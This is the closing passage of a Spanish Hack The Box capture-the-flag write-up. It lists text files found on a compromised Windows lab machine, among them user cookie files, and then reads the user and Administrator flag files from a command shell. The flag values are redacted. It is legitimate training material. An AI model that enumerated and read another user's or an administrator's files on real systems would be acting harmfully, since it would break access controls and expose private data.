c:\Program Files\Windows NT\TableTextService\TableTextServiceYi.txt
c:\ProgramData\VMware\VMware Tools\manifest.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\ProgramData\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\Administrator\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcredistMSI21DD.txt
c:\Users\Administrator\AppData\Local\Temp\dd_vcredistUI21DD.txt
c:\Users\Administrator\AppData\Local\Temp\FXSAPIDebugLogFile.txt
c:\Users\Administrator\Desktop\root.txt.txt
c:\Users\All Users\VMware\VMware Tools\manifest.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\googledesktop.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\microsoftoffice.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vistasidebar.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\visualstudio2005.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\vmwarefilters.txt
c:\Users\All Users\VMware\VMware Tools\Unity Filters\win7gadgets.txt
c:\Users\babis\AppData\Local\Microsoft\Internet Explorer\brndlog.txt
c:\Users\babis\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\0AOGKI1N\f[1].txt
c:\Users\babis\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\0AOGKI1N\f[2].txt
```



```
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@track.adform[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.bing[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.linkedin[1].txt
c:\Users\babis\AppData\Roaming\Microsoft\Windows\Cookies\Low\babis@www.msn[1].txt
c:\Users\babis\Desktop\user.txt.txt
c:\Windows\ehome\en-US\epgtos.txt
c:\Windows\ehome\en-US\playready_eula.txt
c:\Windows\ehome\en-US\playReady_eula_oem.txt
c:\Windows\System32\catroot2\dberr.txt
c:\Windows\System32\drivers\gmreadme.txt
c:\Windows\System32\en-US\erofflps.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_aliases.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_Arithmetic_Operators.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_arrays.help.txt
c:\Windows\System32\WindowsPowerShell\v1.0\en-US\about_Assignment_Operators.help.txt
```

Encontramos las FLAGs:



```
c:\>type c:\Users\babis\Desktop\user.txt.txt
type c:\Users\babis\Desktop\user.txt.txt
[redacted]

c:\>type c:\Users\Administrator\Desktop\root.txt.txt
type c:\Users\Administrator\Desktop\root.txt.txt
[redacted]
c:\>
```

Agradecimientos a:

Hack The Box - https://www.hackthebox.eu

-END-